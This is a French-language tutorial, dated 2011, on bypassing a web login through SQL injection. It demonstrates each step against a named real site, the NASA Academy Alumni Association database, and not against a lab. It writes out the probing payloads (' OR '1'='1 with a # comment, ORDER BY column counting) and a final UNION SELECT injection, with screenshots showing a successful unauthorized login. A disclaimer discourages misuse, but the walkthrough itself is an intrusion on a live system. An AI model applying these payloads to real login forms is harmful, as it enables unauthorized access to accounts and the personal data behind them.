

Bypasser une authentication

Shiney

June 2, 2011

Préface

Cet article ne prône absolument pas le piratage mais la connaissance. Par conséquent, vous devez savoir qu'en cas de piratage, vous êtes seul et unique responsable des conséquences de vos actes. Je vous déconseil fortement de mettre en pratique la démonstration qui va suivre sur un site qui ne vous appartient pas.

Ce document s'adresse à des professionnels et à des passionnés de sécurité informatique¹. Des connaissances du protocole HTTP, en SQL, en PHP et en sécurité des applications web sont nécessaires à sa bonne compréhension.

¹Un lamer n'est pas un passionné de sécurité informatique.

Contents

1	Analyse	5
1.1	Page d'authentification	5
1.2	Formulaire	6
1.3	Hackbar	6
1.3.1	Rapide présentation	6
1.3.2	Utilisation	7
1.4	Recherche d'une faille	7
1.5	Prise de contrôle de la requête SQL	9
2	Exploitation	10
2.1	Recherche du nombre de colonne	10
2.2	Syntaxe de l'UNION	10
2.3	Final	11

Introduction

Aujourd'hui, nous allons étudier une méthode pour bypasser une authentification faillible à une injection SQL. Pour cela, je prendrai comme exemple un site académique de la NASA. Notre étude sera en grande partie basée sur des injections SQL et nous utiliserons l'extension hackbar² avec Firefox.

²Live Header ou Tamper Data peuvent être une alternative.

1 Analyse

Dans cette première partie, nous allons chercher une faille sur un script d'authentification. Pour se faire, une bonne analyse des informations envoyées vers ce dernier est primordiale. Plusieurs méthodes permettent de connaître ces informations. Dans notre cas, nous nous contenterons d'analyser le code source du formulaire.

1.1 Page d'authentification

Voici notre page d'authentification classique, constitué d'un nom d'utilisateur et d'un mot de passe:

<http://www.nasa-academy.org/db/login.php>

NASA Academy Alumni Association
Official alumni organization for the NASA Academy

NAAA DATABASE

NAAA members login here for full access, or to update your entry:

Username:
Password:

To change your password, enter a new password below:
New Password:
Verify Password:

Forgot your password? [Reset it here.](#)

Don't remember your login or email long since out of date? Email [membership](#)

Other users and guests may search the [Public Database.](#)

not logged in
(public view)

login with username:

and passwd:

[Search
\(public\)](#)

[FAQ](#)

1.2 Formulaire

Pour commencer, analysons le code source du formulaire qui se situe à gauche:

```
1. <FORM METHOD=POST ACTION="login.php" >
2.   <p align="center" >
3.     <font size="2" face="Arial, Helvetica, sans-serif" >
4.       not logged in<br>(public view)
5.     </font>
6.   </p>
7.   <p align="center" >
8.     <font face="Arial, Helvetica, sans-serif" size="1" >login with username:</font>
9.     <font face="Arial, Helvetica, sans-serif" size="1" >
10.      <input name="username" size="7" type="text" >
11.    </font><br>
12.    <font face="Arial, Helvetica, sans-serif" size="1" >and passwd:</font><br>
13.    <font face="Arial, Helvetica, sans-serif" size="1" >
14.      <input name="password" size="7" type="password" >
15.    </font><br>
16.    <input name="pagefrom" value="alumni.php" type="hidden" >
17.    <input value="Login!" type="submit" >
18.  </p><hr>
19.  <p align="center" >
20.    <font size="2" face="Arial, Helvetica, sans-serif" >
21.      <a href="alumni.php" >Search<br>(public)</a>
22.    </font> 23.   </p>
24.  <p align="center" >
25.    <font size="2" face="Arial, Helvetica, sans-serif" >
26.      <a href="http://www.nasa-academy.org/members/DatabaseFAQ.htm" >FAQ</a>
27.    </font>
28.  </p>
29. </FORM>
```

On constate que 3 paramètres sont envoyés au script 'login.php' via une méthode POST:

username : le nom du compte


password : le mot de passe du compte

pagefrom : un paramètre caché initialisé à 'alumni.php'

1.3 Hackbar

1.3.1 Rapide présentation


Pour éditer les données que nous enverrons, nous allons utiliser hackbar. Cette extension firefox se divise en 3 zones:



1. un menu avec des fonctions très utiles sur des chaînes de caractères
2. un espace permettant d'éditer le champ url, d'éditer les données d'une requête POST et d'éditer l'entête `referer`
3. charger les informations de la dernière requête dans la zone 2, mettre en forme la zone de texte courante et exécuter la requête

1.3.2 Utilisation

Une authentification se fait de la manière suivante:



1.4 Recherche d'une faille

La plupart du temps les mots de passes sont encryptés en MD5, par conséquent nous n'attaquerons pas le paramètre `password`. Nous allons nous focaliser sur le paramètre `username` et tenter une fausse authentification dite témoin et deux injections:

Témoin. `username = Shiney & password=Shiney`

1. `username = ""` : pour provoquer une erreur
2. `username = Shiney' OR '1'='1` : pour essayer de bypasser une authentification de manière classique




Figure 1: Authentication témoin




Figure 2: Injection 1




Figure 3: Injection 2

Notre authentification témoin nous montre que le script nous renvoie exactement la même page lorsque l'identifiant n'est pas bon.

On remarque que l'injection 1 n'a pas été concluante, aucun message d'erreur ou de réponse notable de la part du script.

En revanche, l'injection numéro 2 est beaucoup plus intéressante. En effet, la page nous indique que le **password** est incorrect ce qui montre que pour le script, notre **username** est valide. Notre injection a permis de retourner n'importe quel **username** de la base de donnée, c'est donc pour cela que le script a accepté notre **username** mais pas notre **password**.


1.5 Prise de contrôle de la requête SQL

L'objectif après avoir localisé une faille SQL, c'est de comprendre cette requête puis d'en prendre le contrôle. Grâce à notre injection 2, nous avons pu en cerner une partie:

```
SQL : [...] username = 'Shiney' OR '1'='1' [...]
```

Cependant, nous n'avons aucune idée de ce qui se situe avant ou après (signalé par [...] dans l'encadré ci-dessus). Nous allons donc dire au script que la suite de notre injection représente du commentaire à l'aide du caractère dièse :

```
username = 'Shiney' OR '1'='1' #
```



The screenshot shows the NASA Academy Alumni Association (NAAA) Database login page. The page header includes the NAAA logo and the text "NASA Academy Alumni Association Official alumni organization for the NASA Academy". The main heading is "NAAA DATABASE". Below the heading, there is a message: "NAAA members login here for full access, or to update your entry." The login form has a red error message: "Incorrect password". The "Username:" field contains the injected payload "Shiney' OR '1'='1'". The "Password:" field is masked with dots. There is a "Login" button. Below the login form, there is a section for changing the password: "To change your password, enter a new password below." with fields for "New Password:" and "Verify Password:", and a "Login and Change Password" button. At the bottom, there are links for "Forgot your password? Reset it here." and "Don't remember your login or email long since out of date? Email membership". There is also a link for "Other users and guests may search the Public Database." and a footer with "Questions or Comments? Check the FAQ or contact NAAA Membership."

La page nous indique encore que notre **password** est incorrecte, notre injection a donc de nouveau fonctionnée. Nous avons donc pris le contrôle de la fin de la requête SQL.

2 Exploitation



Nous arrivons à expliquer au script que notre `username` est valide mais pas notre `password`. Nous allons donc faire une `UNION` afin de donner au script les informations nécessaires pour qu'il accepte notre authentification.

2.1 Recherche du nombre de colonne

Il est nécessaire de connaître le nombre de colonne de la première requête afin de pouvoir faire une `UNION`. Pour cela, nous allons utiliser l'expression `ORDER BY n` où `n` correspond au numéro d'une des colonnes de la requête. Cette expression permet de trier les résultats en fonction de la `n`-ème colonne. Par conséquent, si on augmente petit à petit la valeur de `n` jusqu'à obtenir une erreur ³, alors la valeur précédente de `n`, nous donne le nombre de colonne:

```
username = Shiney' OR 1=1 ORDER BY 5 #
```

```
username = Shiney' OR 1=1 ORDER BY 6 #
```




2.2 Syntaxe de l'UNION

Nous savons que la requête nécessite 5 colonnes, mais nous ne savons laquelle correspond à l'`username` ou au `password`. Nous allons donc tester une `UNION` afin d'observer la réaction du script. Les colonnes seront initialisées à 0 et nous remplacerons `' OR 1=1` par `' and 1=2` afin que le début de la requête SQL ne perturbe pas la suite de notre `UNION`.

³Dans notre cas, nous considérerons qu'une erreur correspond à l'absence du message 'Incorrect password', étant donné que rien ne peut être trié si il n'arrive pas à retourner un `username`.

Notre injection aura donc une syntaxe du type:

```
username = ' and 1=2 UNION SELECT 0,0,0,0,0 #
```




The screenshot shows the NASA Academy Alumni Association website. At the top, the site's name and logo are visible. Below the header, the page title is "NAAA DATABASE". On the left side, there is a sidebar with navigation links. The main content area displays a message: "You are logged in." followed by "Search the NASA Academy Alumni Database. (Authorized)". Below this, there are several links: "View your entry in the database.", "Update your entry.", "View your yearbook entry.", and "View/Edit your statistics entry.". At the bottom of the main content area, there is a "Logout" link. At the very bottom of the page, there is a footer with the text: "Questions or Comments? Check the FAQ, or contact NAAA Membership."

Nous nous sommes connectés en tant que : ' and 1=2 UNION SELECT 0,0,0,0,0 #. Il semblerait que le script accepte notre authentification, si la requête SQL renvoie un password qui a pour valeur 0.

2.3 Final

Pour le plaisir des yeux, nous allons mettre en commentaire HTML, la partie 'moche' de notre pseudo:

```
username = Shiney <!-- ' AND 1=2 UNION SELECT 0,0,0,0,0 # - ->
```



The screenshot shows the NASA Academy Alumni Association website. At the top, the site's name and logo are visible. Below the header, the page title is "NAAA DATABASE". On the left side, there is a sidebar with navigation links. The main content area displays a message: "You are logged in." followed by "Search the NASA Academy Alumni Database. (Authorized)". Below this, there are several links: "View your entry in the database.", "Update your entry.", "View your yearbook entry.", and "View/Edit your statistics entry.". At the bottom of the main content area, there is a "Logout" link. At the very bottom of the page, there is a footer with the text: "Questions or Comments? Check the FAQ, or contact NAAA Membership."

Conclusion

Cette démonstration exploite très clairement une injection SQL, nous aurions pu récupérer les identifiants d'un des comptes directement depuis la base de donnée. Cela aurait pris beaucoup plus de temps et nous nous serions exposés à de nombreuses contraintes notamment avec les `password` conservés en MD5. J'ai volontairement épargné certaines explications tel que la signification de l'injection 1 ou de l'injection 2 afin d'inviter le lecteur à poursuivre ses recherches dans les injections SQL classique et à l'aveugle.